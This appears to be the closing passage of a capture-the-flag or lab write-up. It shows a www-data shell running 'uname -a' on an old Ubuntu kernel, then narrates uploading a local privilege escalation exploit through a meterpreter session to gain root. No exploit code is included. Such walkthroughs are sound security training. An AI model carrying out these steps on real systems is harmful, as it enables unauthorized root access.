
```
www-data@ubuntu:/home/ryan$ uname -a
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_
64 GNU/Linux
www-data@ubuntu:/home/ryan$
```

After a simple google search I got to know that this particular version is vulnerable to Local Privilege Escalation.



Uploaded the exploit through the meterpreter session and after compiling and executing the exploit, I am successfully able to escalate my privileges to root.





by:

Peerzada Mohammad Sameem Makhdoomi

contact:

ft10101@gmail.com